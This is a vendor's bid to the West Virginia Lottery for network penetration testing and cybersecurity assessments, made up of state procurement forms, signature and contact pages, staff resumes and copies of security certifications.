LOTTERY PO BOX 2067				LOTTERY 900 PENNSYLVANIA AVE			
CHARLESTON		WV		CHARLESTON		WV	
US				US			

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Total Price
3	Internal/Client-Side Network Penetration Testing				

Comm Code	Manufacturer	Specification	Model #
81111801			

Extended Description:
See Attached Specifications and
Exhibit - A Pricing Page

INVOICE TO				SHIP TO			
LOTTERY PO BOX 2067				LOTTERY 900 PENNSYLVANIA AVE			
CHARLESTON		WV		CHARLESTON		WV	
US				US			

Line	Comm Ln Desc	Qty	Unit Issue	Unit Price	Total Price
4	Wireless Penetration Testing				

Comm Code	Manufacturer	Specification	Model #
81111801			

Extended Description:
See Attached Specifications and
Exhibit - A Pricing Page

SCHEDULE OF EVENTS

<u>Line</u>	<u>Event</u>	<u>Event Date</u>
1	Questions due by 10:00am ET	2024-03-21

	Document Phase	Document Description	Page 4
LOT2400000009	Final	Network Penetration Testing and Cybersecurity Assessments	

ADDITIONAL TERMS AND CONDITIONS

See attached document(s) for additional Terms and Conditions

DESIGNATED CONTACT: Vendor appoints the individual identified in this Section as the Contract Administrator and the initial point of contact for matters relating to this Contract.

(Printed Name and Title) Nikhil Pattak, Vice President

(Address) 4320 West Kennedy Blvd., Ste 200, Tampa, FL 33609

(Phone Number) / (Fax Number) P: 717.982.5952 / F: N/A

(email address) npattak@cirainfotech.com

CERTIFICATION AND SIGNATURE: By signing below, or submitting documentation through wvOASIS, I certify that: I have reviewed this Solicitation/Contract in its entirety; that I understand the requirements, terms and conditions, and other information contained herein; that this bid, offer or proposal constitutes an offer to the State that cannot be unilaterally withdrawn; that the product or service proposed meets the mandatory requirements contained in the Solicitation/Contract for that product or service, unless otherwise stated herein; that the Vendor accepts the terms and conditions contained in the Solicitation, unless otherwise stated herein; that I am submitting this bid, offer or proposal for review and consideration; that this bid or offer was made without prior understanding, agreement, or connection with any entity submitting a bid or offer for the same material, supplies, equipment or services; that this bid or offer is in all respects fair and without collusion or fraud; that this Contract is accepted or entered into without any prior understanding, agreement, or connection to any other entity that could be considered a violation of law; that I am authorized by the Vendor to execute and submit this bid, offer, or proposal, or any documents related thereto on Vendor's behalf; that I am authorized to bind the vendor in a contractual relationship; and that to the best of my knowledge, the vendor has properly registered with any State agency that may require registration.

By signing below, I further certify that I understand this Contract is subject to the provisions of West Virginia Code § 5A-3-62, which automatically voids certain contract clauses that violate State law; and that pursuant to W. Va. Code 5A-3-63, the entity entering into this contract is prohibited from engaging in a boycott against Israel.

MGT of America Consulting, LLC

(Company)

(Signature of Authorized Representative)

Patrick J. Dyer, Vice President 03/21/2024

(Printed Name and Title of Authorized Representative) (Date)

P: 888.302.0899 / F: N/A

(Phone Number) (Fax Number)

Proposals@mgtconsulting.com

(Email Address)

Addendum Acknowledgement Form



Department of Administration
Purchasing Division
2019 Washington Street East
Post Office Box 50130
Charleston, WV 25305-0130


State of West Virginia
Centralized Request for Quote
Service - Prof

Proc Folder: 1369290			Reason for Modification: Addendum No. 1 to provide answers to vendor questions and instructions to vendors for registration a..... See Page 2 for complete info
Doc Description: Network Penetration Testing and Cybersecurity Assessments			
Proc Type: Central Master Agreement			
Date Issued	Solicitation Closes	Solicitation No	Version
2024-03-21	2024-03-28 13:30	CRFQ 0705 LOT2400000009	2

BID RECEIVING LOCATION
BID CLERK DEPARTMENT OF ADMINISTRATION PURCHASING DIVISION 2019 WASHINGTON ST E CHARLESTON WV 25305 US

VENDOR		
Vendor Customer Code: VS0000009980		
Vendor Name : MGT of America Consulting, LLC		
Address : 4320 West Kennedy Blvd., Ste 200		
Street :		
City : Tampa		
State : FL	Country : U.S	Zip : 33609
Principal Contact : Nikhil Pattak, Vice President		
Vendor Contact Phone: 717.982.5952	Extension:	


FOR INFORMATION CONTACT THE BUYER
Brandon L Barr 304-558-2652 brandon.l.barr@wv.gov

		
Vendor Signature X	FEIN# 81-0890071	DATE 08/27/2024

All offers subject to all terms and conditions contained in this solicitation

Appendix B: Professional Resumes

Resumes for our proposed team are provided on the following pages.



Certifications

AWS Certified Cloud Practitioner

Certified Information System Security Professional (CISSP)

Cisco Certified Network Professional (CCNP)

Several Industry certifications such as MCSE, CNE4, Sniffer Certified Expert, Etc.

Six Sigma Lean (White Belt)

Awards and Recognition

Winner of CIO's "Techcelerate Award", 2018

Winner of CIO's "Excellence in Delivery" Award 2017

Winner of CIO's Technology Award for the year 2014

Srini Ratnam

Director of Cyber Security Solutions
MGT Technology Solutions

Summary

Mr. Ratnam has more than 30 years of Enterprise IT Infrastructure Architecture, Engineering, Operations, and Consulting experience. This includes managing both large and multiple data centers, managing Cloud strategy, and infrastructure management. He has a strong background as a leader in developing, optimizing, transforming, and scaling the next generation of network and cloud environments, enterprise networking standards, architecture, design, engineering, and enterprise infrastructure transformations.

Professional Skills

- ◆ Solid technical background and deep-rooted experience in critical Infrastructure architecture, design, system, and performance management including managing large enterprise WAN and data center infrastructure, security appliances, perimeter security
- ◆ Provided 24/7 escalation support for Tier3/4 levels for worldwide and critical operations (SNOW)
- ◆ ITIL Processes Implementation: Problem, Support, Incident, and Change Management
- ◆ Lead and managed the development of innovation and provided strategic directions in enterprise network infrastructure - from conceptual data network design to delivery, especially in areas of IaaS, PaaS, SaaS, Cloud Migration, and Network Analytics
- ◆ Lead transformational projects around data center and cloud infrastructure.
- ◆ Built and lead 20+ network/security engineering teams to deliver Voice, Video, Data, Wi-Fi, and WAN technology solutions enterprise-wide.
- ◆ Alignment with customers and business stakeholders, outside partners, and service delivery organizations through major technology transitions






Relevant Professional Experience

- ◆ MGT/CiraInfoTech | Director of Cyber Security Solutions | 2020 – Present
- ◆ IHG, Inc. | Director of Global Infrastructure Engineering | 2014-2020
- ◆ Americas Hotel IT Ops, IHG, Inc | Senior Technology Advisor | 2007-2014
- ◆ Unisys Corporation | Consultant Integration Architect | 2000-2007
- ◆ Bank of America | Senior Network Architect | 1998-2000
- ◆ US Dept. of State Public Affairs (USIS) Data Center, New Delhi, India | Operations Manager | 1992-1998
- ◆ US Dept. of State Public Affairs (USIS) Data Center, New Delhi, India | Systems Analyst | 1986-1992PK12



Achievements

- ◆ AWS and GCP Cloud Migration 2018-2020
- ◆ About 5000+ workloads (VMs) moved between AWS and GCP
- ◆ RFP management and selection process for cloud services
- ◆ Refactoring Applications and Data Base for Deployment to Cloud Services
- ◆ Network Transformation Strategy (SDDC/SDN/SDWAN) and Roadmap (2017/2018)
- ◆ IHG Next Generation Infrastructure Strategy (2014-2016): Design, engineering, and implementation of two new data centers (east and west coast)
- ◆ Enterprise Video Conferencing (2016) extensive collaborative engineering
- ◆ Designed MPLS network for primary connectivity for over 5000 hotels (2010-2013)
- ◆ Post 9/11 Network Recovery Project for New York Port Authority (Disaster Recovery)





Education

Bachelor of Electrical Engineering

Master of Information
Technology, Network and
Security

Certifications

Checkpoint Certified Security
Expert (CCSE)

Checkpoint Certified vSEC
Administrator

Checkpoint Certified Sandblast
Administrator

Palo Alto Certified Network
Security Engineer (PCNSE)

Cisco Certified Network Associate
Security (CCNA Security)



Ashok Pilla

Network Operations Director
MGT Technology Solutions

Summary

Network and Security Engineer with 10+ years of experience including design, installation, configuration, and support of network & security Products. Significant experience on industry-leading Network and Security appliances including Fortinet, Cisco ASA, Checkpoint, Palo Alto, Fortinet and Juniper Firewalls, and Cisco-based Routing and Switching. Hands-on experience with VPN implementation including Site to Site, IPsec-based Remote access, Intrusion Detection, and prevention appliances including Cisco AIP-SSM, IDSM, and Source Fire. Experience with F5 load balancers. Knowledge in Network monitoring and vulnerability assessment tools like Solarwinds, Qualys, and Nessus. Unsurpassed customer service, dedicated, positive, team-oriented attitude with proven leadership and success in highly visible roles for various-sized project implementations.

Relevant Professional Experience

- ◆ Cira Infotech Inc (Various Customers) | Sr. Security & Lead Engineer | Oct 2019 – Present
- ◆ Fresenius Medical Care | Network and Security Consultant | April 2019 – September 2019
- ◆ Cira Infotech Inc (Various Customers) | Sr. Security & Lead Engineer | Oct 2017 – March 2019
- ◆ Tupperware/Di Data | Sr. Security Engineer | July 2016 – Sep 2017
- ◆ CapitalOne | Sr. Security Engineer | Feb 2015 – June 2016
- ◆ Verizon Global Professional Services | Design Engineer | April 2014 to Jan 2015
- ◆ Savvis Data Center Services | Security Design Engineer | May 2008 to March 2014



Technical Experience

Hardware Platforms

- ◆ Fortinet gate 7030E, 3960E, 1500D, 200E running 5.x and 6.x software versions
- ◆ FortiGate firewalls managed through FortiManager and FortiAnalyzer at the Enterprise level.
- ◆ Palo Alto firewalls including PA 3000, 4000, 5000, 7000 series firewalls, and small-scale devices like PA-500. M-500 Management console.
- ◆ Cisco ASA Firewalls including ASA 5585, 5550, 5540, 5545x, 5525x, 5512x, 5516x, 5510 and PIX 535 Firewalls. FMC 2500 and Virtual Edition of FMC.
- ◆ Juniper Netscreen 5400 and 5200, SRX 3600, 3400, 650 and 240 Series Firewalls.
- ◆ Cisco Networking Hardware: Nexus 5K, 7K, 7600, 7200, 3800, 3600, 2800 Series Routers, and Cisco 6500, 4900, 4500, 3750, 3560, 2900 series switches.
- ◆ Ruckus Networking Hardware: ICX model switches.
- ◆ Experience in configuring Extreme network switches and routers.

LAN/WAN

- ◆ OSI Layer, TCP/IP, WAN Routing Protocols RIP V2, EIGRP, OSPF, BGP. Layer 2 WAN Protocols MPLS, Frame Relay. High Availability configurations including HSRP, VRRP, and Spanning Tree Protocols STP, RSTP, MST. Dot1q Trunk.
- ◆ Network Management Protocols including SNMP, and SYSLOG. Sniffer tools like Wire Shark, and Packet Capture.

Security

- ◆ Wire Shark / Sniffer capture for packet-level analysis. (TCPDUMP and packet capture.)
- ◆ OPSec Client-based access for Firewall Optimization tools such as Tufin, AlgoSec, etc.
- ◆ Security Implementations including multiple Zones (DMZ, Third-party, ASZ, etc.)
- ◆ Advanced NAT including Identity, Static, Policy static, etc.

Additional Skills

- ◆ Troubleshooting of Point-to-Point WAN Circuits, Frame Relay, ATM, and MPLS.
- ◆ VLAN configurations, 802.1q trunking, and spanning tree, VTP, IP Subnetting, VLSM. NAT, IPSec-based VPN, IPSec VPN Tunnels, and VOIP.
- ◆ DNS, DHCP, Active Directory, IIS, Syslog, OPSec, NMAP, SNMP v2 & v3, load balancing, and high availability.
- ◆ Packet-level troubleshooting using sniffer tools like Ethereal, Packet capture tools using ASA Firewall CLI, ASDM, and CSM (Cisco Security Manager.)
- ◆ Basic knowledge and experience in Pearl scripting for API and network automation.
- ◆ Documentation Tools: Rational Requisite Pro, MS Word, Excel, PowerPoint, MS Project, Visio and Rational Rose, and MS Access.

Education

Bachelor of Commerce,
Computers

Master of Business
Administration, Finance

Master of Information Assurance,
Information Technology

Certifications

Project Management Professional
(PMP)

Cisco Certified Network Associate
(CCNA)

Cisco Certified Security Associate
(CCSA)

Halley Samuel Chiluvuri

Technical Project Manager
MGT Technology Solutions

Summary

Mr. Chiluvuri is a technology project manager with detail-oriented, results-driven security expertise. He has a proven record of accomplishment in driving solutions, and projects for cross-functional programs from definition, design, and implementation to launch, and building effective relationships with clients and team members along the way. Extensive experience in managing priorities, resourcing, schedules, and communication throughout the full project lifecycle. Unsurpassed customer service, dedication, positive team-oriented attitude with proven leadership and success in highly visible roles for various-sized project implementations.

Technical Expertise


- ♦ IT Infrastructure, information security/assurance, security compliance auditing, Network and Security Engineering with over 10 years of experience in private, public, and legal industry environments.
- ♦ Experienced in driving teams - Engineering, Implementation, Configuration, and support of multimillions of dollars, and highly visible team projects. Includes McAfee ESM, Splunk SIEM, SourceFire, BRO IDS, Snort, Cisco, Fortinet, Juniper, etc.
- ♦ Demonstrated abilities in enterprise-wide network and security administration, Cloud services (IaaS, PaaS, SaaS) with market-leading vendors like Microsoft Azure, Amazon Web Services, and SAP Virstream with integration
- ♦ Auditing security compliance, FedRAMP, NIST SPECIAL PUBLICATIONS 800-53 (Rev. 4) guidelines to security governance teams.
- ♦ Unsurpassed customer service, dedicated, positive, team-oriented attitude with proven leadership and success in highly visible roles for various-sized project implementations.

Professional Experience

- ◆ MGT Consulting | Technical Project Manager | January 2022- Present
- ◆ Tuskegee University (Cira Infotech C2C) | Project Manager / Network Security Engineer | March 2020 – December 2021
- ◆ Intercontinental Hotels Group (Cira Infotech C2C) | Project Manager / Network Security Engineer | February 2017 - February 2020
- ◆ Deutsche Bank (Cira Infotech C2C) | Project Manager / Network Security Engineer | Oct 2016 – Jan 2017
- ◆ Thomson Reuters | Network Engineer | Oct 2011 – April 2014

Technical Skills

Hardware	Sourcefire, FortiGate, Checkpoint NGX R65, R70 and R71 PowerEdge2950 on Nokia Hardware using IPSO 1220 and SPLAT as well as IP Appliances IP 690, IP 695, IP 697 Juniper NetScreen 6500, 6000, 4500 SSL SA VPN, NetScreen ISG 1000, NetScreen 5400. Juniper SSG Firewalls, Juniper SRX 3600, Juniper SA 6500 Cisco ASA Firewalls including ASA 5585, 5550, 5540 and Cisco Core, distribution and access layer network devices including 7200, 3800, 3600, 2800, series routers, Cisco Catalyst switches including 6513, 6509, 4948, 3750G, 3560G, 3548, 2960G. Tufin, Juniper Pulse PSO 6500.
Operating System	Sourcefire 5.4.X FortiGate FOS-5.x or later, Checkpoint R65, R70, R71, R75. Juniper Screen OS 6.X, NSM 2007, 2010,2011,2012 CentOS, JunOS 11+VS, ASA 7.X, 8.X, Nokia Voyager IPSO 4.x, 6.x, CSM 4.X, ASDMMS Windows 7, Vista, XP, Server 2000, 2003, 2008 Mac OS-X, Linux-Red Hat.
Network Topologies	TCP/IP and OSI Communication Layer, DS3, MPLS, Frame Relay, ATM, LAN and WAN routing protocols, including RIP, EIGRP, OSPF, BGP network service protocols and standards Active Directory LDAP, Radius, TACACS+, DNS, DHCP, NTP, SNMP V3, etc. as well as network redundancy protocols including VRRP, HSRP (Hot Standby Routing Protocol) 802.1q trunking
Security Topologies	Layer 2 (transparent mode) layer 3 (Routed mode), DMZ configurations, Access lists, Application inspection, NAT, reverse path verification, etc. IDS (Intrusion detection system) and IPS alert management, Vulnerability Scan, IPSec Remote/Site to Site VPN connections using strong encryption.
Scripting	PowerShell, JSON, Shell, Python (beginner level)
Additional Skills	Wireshark, Fiddler, VTP, IP, VOIP, ADS, Exchange 2000, IIS, load balancing, and high availability
Methodologies	Sequential, Waterfall, RUP, Agile (XP, Scrum)



Education

Bachelor of Science, Computer Science

Certifications

Certified Information Systems Security Professional (CISSP)

Certified Ethical Hacker (CEH)

GIAC Penetration Tester (GPEN)

Certified Information Security Manager (CISM)



KJ Morrison

Network Security Engineer
MGT Technology Solutions

Summary

Mr. Morrison has 18+ years of IT experience and Modern Software Security subject matter expert. He is also an experienced cloud engineer with Python and Node Javascript (js). His technical recognition and skills are OWASP Top Ten, Network Exploitation Techniques and Toolsets, Vulnerability Management & Risk Mitigation. He has completed hundreds of assessment and penetration testing engagements with MGT.

Professional Experience

Principal Security Engineer

OPTUM INC.

Conducted activities and provided support for academics, access, articulation, and academic success in the 28 Application & Network Penetration Tester. Application Security Champion & Subject Matter Expert. Utilized Metasploit Pro w/ various modules and Kali Linux toolsets to discover, infiltrate and exploit vulnerabilities and misconfigurations in client applications and networks. Exploited security flaws involving all the OWASP Top 10 using BurpSuite Pro. Exploited SANS Top 25 vulnerabilities using numerous toolsets.

Senior Security Engineer

OPTUM INC.

Conducted Red-Team/Tiger team "BlackBox" and authenticated application, Infrastructure, network security, and PCI DSS compliance testing. Reverse-engineered software using JD-GUI, dnSpy & IDA-Pro. Administered Rapid7, InsightVM, WhiteHat, WebInspect, and Fortify as part of the CI/CD Pipeline. Reviewed source code for vulnerabilities written in JAVA, .NET, and PHP using Fortify, Checkmarx, and Veracode manually.

Senior Security Consultant

BB&T BANK

Performed manual and automated security testing against financial applications, exposing OWASP Top 10 and SANS Top 25 vulnerabilities. Reverse-engineered software using OllyDBG and IDA-Pro and conducted source code reviews. Conducted wireless security Penetration test using Wi-Fi Pineapple and Kali Linux. Authored CIS Network penetration testing process and procedure documentation. Authored application penetration testing process and procedure. Authored wireless Security assessment policy and process and procedure

Senior Security Consultant

BT INS

Conducted manual penetration testing, ethical hacking & vulnerability assessments of Web Applications, internal & external networks, thin & thick clients, mobile web applications on IOS and Android, and Wireless Infrastructure for clients in Education, Financial & other diverse industries. Utilized tools such as Burp Suite, OWASP Zap, Paros, Nessus, Appscan, Metasploit, Nmap, and Nexpose. Conducted Penetration tests against Point-of-Sale (POS) devices.

Professional Services Consultant

SECURE WORKS PROFESSIONAL SERVICES

Conducted IT Controls Audit for PCI-DSS (Payment Card Industries) required networks. Penetration Testing PCI networks for compliance. Led IT Controls Audits, Risk Assessments, and hybrid projects for primarily Banking and Credit Unions in addition to HIPAA IT controls for Health Industries.

Senior Security Consultant


SYMANTEC SECURITY CONSULTING SERVICES

Conducted "capture the flag" penetration testing against applications and networks. Conducted Vulnerability assessments against Web Applications, thin clients, and kiosk machines, using tools such as WebInspect, AppScan, Nikto, Paros, Qualys, etc. Used STRIDE Threat modeling to scope projects. Reviewed application architecture for potential security flaws. Conducted secure code reviews.

Network Security Engineer

AT&T INTERNET INVESTIGATIONS AND SECURITY SERVICES

Designed and co-authored an "expert" abuse agent system that utilized logical profile creation based on abuse incidents.



International Information Systems Security Certification Consortium

The (ISC)² Board of Directors hereby awards

Keon Morrison

the credential of

Certified Information Systems Security Professional

Having met all of the certification requirements, which include the professional experience prerequisite, adoption of the (ISC)² Code of Ethics, and successful performance on the required competency examination, subject to recertification every three years, this individual is entitled to all of the rights and privileges associated with this designation, as defined in the (ISC)² Bylaws.

Dennis J. Collier

Chairman

Heidi Lynn Ponteski

Recording Secretary



ISO/IEC 17024


Certificate Number

September 2002
Certification Date

Global Information Assurance Certification


GIAC presents this certification to:

Keon J. Morrison

who has met the necessary requirements and demonstrated
a mastery of the subject matter and security skills to earn the


GIAC PENETRATION TESTER - GPEN

Received on this date 2013/9/12 and valid through 2017/9/30



Analyst number:




Jeff Frisk, Director
Global Information Assurance Certification





CEH
Certified Ethical Hacker

Certified Ethical Hacker




THIS IS TO ACKNOWLEDGE THAT

Keon J Morrison

bearing the membership ID [REDACTED]
CEH Version 5.0

HAS SUCCESSFULLY COMPLETED ALL REQUIREMENTS AND
CRITERIA FOR SAID CERTIFICATION THROUGH
EXAMINATION ADMINISTERED BY EC-COUNCIL

EC-Council


JAY BAVISI, PRESIDENT

November 27, 2007

DATE

Education

Master of Science, Information Technology

Executive MBA

PhD, Information Ethics and Globalization

Certifications and Training

- ISACA (US) - CISA (Since 2004), CISM (Since 2012) and CDPSE (2021)

- ISO (Global) - ISO 27001 Certified Lead Auditor, ISO 27032 Certified Cybersecurity Manager

Microsoft - Certified Cloud Solutions Architect (Azure - 2021), Certified Info Protection Administrator

Others - CCNA and SABSA CCF (Security Architect)

Madhav Vedula

Senior Audit, Risk and Security Engineer
MGT Technology Solutions

Summary

15+ years of professional experience within Risk and IT Audit imbibed with exceptional technical skills and pristine project execution and reporting. Delivered 20+ audit projects within the financial services industry utilizing standard frameworks such as FFIEC/OCC and by leveraging GRC /compliance tools. Executed audit optimization techniques to assess the risk vectors, and developed congruent internal control sets to eliminate redundancy and improve the overall process outcomes. Worked as SME interfacing with all three lines of defense, i.e. IT/business, compliance teams, and audit teams.

Technical Expertise

An Industry recognized professional in IT & Business Consulting, Risk Management, Internal & External Audit, Cybersecurity, Data Governance, Outsourcing & Third-Party Risk. Professional certifications / ISACA Platinum Certified Audit professional (CISA, CISM & CDPSE). Core expertise includes

- ◆ Delivering Process Narratives, Risk Control Matrices (RCM), Audit Plan Execution, Executive Reporting, and coordination with BoD / External Auditors.
- ◆ Sarbanes – Oxley (SOX 302 & 404 Reporting), SOC - 1, SOC -2 and SOC -3, (SSAE-16 / SSAE 18), Cyber Security (ISO, NIST, CCM, OCC– CAT /CET), COSO and ERM, FFIEC /FISMA, COBIT, and ITIL, ISO 27001 /27302 /32000, Six Sigma, cGMP and CFR/GDPRAbility to create HTTP/URL/DNS Regular Expressions to stop low-level attack traffics.
- ◆ Experience with Tufin for firewall policy cleanup and remediation



Professional Experience

Principal Consultant

SAMA SYSTEMS INC.

As an SME, serving top 10 US Mortgage client projects (PA, NJ, NY, and FL) within Internal Audit, Information Security, Enterprise Risk Assessments, Cybersecurity, Content and Data Security, and Third-Party Risk Audits. Executed large projects within Audit, Outsourcing, Third Party Risk, Cyber Security (FFIEC/NIST/OCC), and Compliance departments. Developed and executed Cybersecurity Assessments leveraging NIST and FFIEC/OCC guidelines. Delivered process optimization by mapping inherent risk and residual risk vectors across multiple lines of business. Implemented several risk reporting and alert distribution channels to educate IT and business managers for proactive risk identification and mitigation activities. Delivered projects within Risk and Governance Audits, Information Security /Privacy Compliance reviews, Internal Audits, and Risk and Control Self Assessments (RCSA.) Additional compliance expertise includes Sarbanes-Oxley (SOX), ISO 27001, SSAE 18 (SOC), and Cybersecurity assessments under OCC / CDSA / FFIEC / FISMA / GDPR frameworks and guidelines. Responsible for executing audit projects involving global outsourcing vendors that include assessment of ITO and BPO engagements under contractual covenants and OCC, and CDSA guidelines across the US/Europe and Asia. Extensively traveled globally to vendor delivery locations to ascertain compliance with information security and data privacy requirements.

Internal Audit Consultant

PHH MORTGAGE CORPORATION

As a Senior Auditor (Consultant) provided support to Corporate Audit, Information Security, Risk, and Compliance teams resolving business challenges and helping the company to achieve outsourcing and other compliance objectives. Developed risk assessment and related testing for SAS 70 (Now known as SSAE 18) and Sarbanes-Oxley (SOX) audit engagements across the company's several business units in the US and global locations. Delivered full life cycle audit support and Third-Party Risk reviews (TPRM) for validating outsourcing vendor relationships, operational compliance, data privacy, and security controls at delivery locations across the US and global sites in India, Philippines, Malaysia, and Ukraine. Prepared remediation recommendations and concise reports and presented the same to executive management, the Board of Directors, and external regulators. Implemented remediation management programs for effective audit follow-ups and conducted re-validation assessments.

Audit Manager (Technology Risk Practice)


PROTIVITI INC.

Delivered SME technology risk consulting services to Fortune 500 clients across US and Europe. Delivered Internal Audit projects from the planning phase through testing and remediation advisory and reporting. Managed several internal and external audit teams while providing regulatory advisory and technical implementation services. Responsibilities include Client Relationship Management, Revenue Recognition, Technical Advisory, Team Building, and Mentoring "Junior to Mid-Level" Audit professionals.

Senior Audit Consultant

JH COHN LLP

Provided technology and business audit consulting services in several Internal Audit engagements and Sarbanes-Oxley regulatory control assessments for various public company clients in NJ & NYC. Focus areas include - Enterprise Risk Assessments, SSAE 18, SOC (formerly SAS 70) IT General Controls, and Application and Security Controls specific to Sarbanes-Oxley Act /SOX 302 and 404 Compliance audits.



Education

Master of Science in Electrical
Engineering

Bachelor of Science in Technology,
Electronics, and Communication
Engineering

Certifications

Cisco Certified Network Associate
(CCNA)

Pursuing - Certified Information
Systems Auditor (CISA)

Krishna Murthy Maddali

Senior Security Compliance Engineer
MGT Technology Solutions

Summary

Krishna has more than 8 years of experience in planning, designing, and implementing Information System Audits and Network Security Products. She has a solid understanding of Information Security Policies, standards, industry best practices, and frameworks. (NIST 800-53, ISO 27K, etc.)

Technical Expertise

- ◆ PCI DSS, NIST, SOX, GDPR, Base systems assessments, and audits.
- ◆ Firewalls, Routers, Web Proxy, Routing, and Switching concepts.
- ◆ Governance guidelines and implementing solutions based on them.
- ◆ Industry-standard auditing tools (Tufin, Redseal, Splunk, HPNA) and internal auditing tools.
- ◆ Developing internal auditing tools with strong scripting knowledge.
- ◆ Network security systems administration and firewall administration.
- ◆ Large-sized LAN/WAN configuration & Security implementation with Cisco, Juniper equipment, wireless network design/configuration, and cloud security.
- ◆ Assessing security and privacy controls on complex networks and technologies.
- ◆ Network security, OSI model, and information security architecture.
- ◆ Python scripting for automation of regular tasks.
- ◆ Problem identification and remediation of dynamic environments.
- ◆ Ability to work with multiple-tier teams for remediation activities within tight deadlines.
- ◆ Quick learner with the ability to grasp new technologies, both software and hardware.
- ◆ Works well under pressure and handles multiple wide-ranging challenges with ease.
- ◆ Principles of structuring information and documentation with the ability to quickly grasp complex technical information and clearly document it with a level of detail appropriate for the audience.



Work Experience

Senior Security Compliance Engineer- Cira Infotech Inc.


August 2022 – Present

- ◆ Involved in planning and development of the network and security of the clients having Checkpoint and Palo Alto firewalls.
- ◆ Performed penetration tests and vulnerability assessments for the internet facing applications and internal applications of the client.
- ◆ Involved in analyzing the security posture of the client's network and performing cyber risk assessments based on NIST 800-53 and NIST CSF standard that ensured business continuity and limit the impact of security breach.
- ◆ •Conducted stakeholder's interviews, reviewed policies and procedures and vulnerability analysis to identify security gaps.
- ◆ Drafting Security assessment reports to identify security controls that were tested and examined following assessment efforts.
- ◆ Conducted Network Security Assessments to tighten the security posture of the client.
- ◆ Running customized reports on the client's firewall's policies and performing policy review and optimization using AlgoSec.

Network Security Engineer – Apple Inc., Sunnyvale, CA

February 2015 – August 2022

- ◆ Projects: Compliance automation projects, PCI Audit, Winter BZ Audit, Base Systems Audit, DC VPN Lockdown Project, DR projects.
- ◆ Designing and optimizing the Cisco ASA and Juniper, Fortinet firewalls as per the organization standards.
- ◆ Validating the policies and access-lists on Firewall, Routers, Switches, software-defined security systems (Denali), host-based firewalls, IP tables (Shield) based on pre-defined templates and industry standards.
- ◆ Strengthening and optimizing access rules across the enterprise in the legacy Border Zone firewalls and next generation firewalls.
- ◆ The team is mainly responsible for securing the Apple network and making sure that there are no gaps in security.
- ◆ Expertise in working on the PCI Compliance Quarterly Audit by examining the network, identifying the vulnerabilities and prevent data from being compromised.
- ◆ Identifying cardholder data and the inventory of client's IT assets and business processes for payment card processing and analyze them for vulnerabilities that could expose cardholder data.
- ◆ Expertise in working on the Border Zone audit, Base systems Fraud detection systems yearly audit to tighten the security posture in those environments.
- ◆ Analyzing the logs of the firewalls for identifying the traffic patterns that are being allowed or dropped by a certain rule.
- ◆ Using various networking tools such as Tufin, Redseal, Splunk, HPNA and many other internal CMDB, inventory, IPAM tools/applications to keep an eye on various activities across the network.
- ◆ Developing internal compliance auditing tool for Compliance Automation to replace Tufin using python scripts to integrate with internal sources of truth.
- ◆ Develop useful automation scripts using python to generate audit reports.
- ◆ Conducting penetration tests for different compliance zones and leading the remediation efforts for identifying and closing the exposure



- ♦ Working with users of business-related traffic to identify firewall ports, services sources and destinations required and provision them the request as per Apple's organizational standard through the change management system.
- ♦ Working experience in driving the remediation efforts with the business users to fix the compliance issues that were reported in the audit.
- ♦ Blocking the firewall ports that are not used for the legitimate business case by analyzing both user and server inbound and outbound traffic of the network devices.
- ♦ Experience in working as Super-Admin for firewall Policy Optimization using third party tool Tufin and Redseal to identifying misconfigurations and vulnerabilities across the network.
- ♦ Experience in generating the reports, graphs, alerts and visualizations that captures, correlates real time data in a searchable repository using Redseal and HPNA. • Experience in automated DNS, DHCP IP address management (IPAM) tool such as Infoblox Grid., groot.
- ♦ Performing daily maintenance of documentation, troubleshooting the issues participating in weekly meetings.

Senior Compliance Engineer – Target Corporation, MN

September 2014 – December 2014

- ♦ Designing, and optimizing the Checkpoint and Juniper firewalls as per the organization standards.
- ♦ Validate the Policies on Firewall, Routers and Switches based on Pre-defined Templates.
- ♦ Configuration and support of Firewalls at Target, especially Cisco ASA, PIX, Checkpoint and Juniper.
- ♦ Strengthen and optimize firewall rules across the enterprise in the legacy DMZ firewalls and next generation DMZ firewalls.
- ♦ Focus on analyzing each and every firewall rule in the next generation and legacy DMZ Checkpoint firewalls, identifying the excessively permissive rules and expired rules and optimizing the rule set accordingly.
- ♦ Day to day work involves creating the daily and weekly reports in Tufin Securetrack and Splunk and analyzing them.
- ♦ Analyzing the logs of the firewalls for identifying the traffic patterns that are being allowed or dropped by a certain rule.
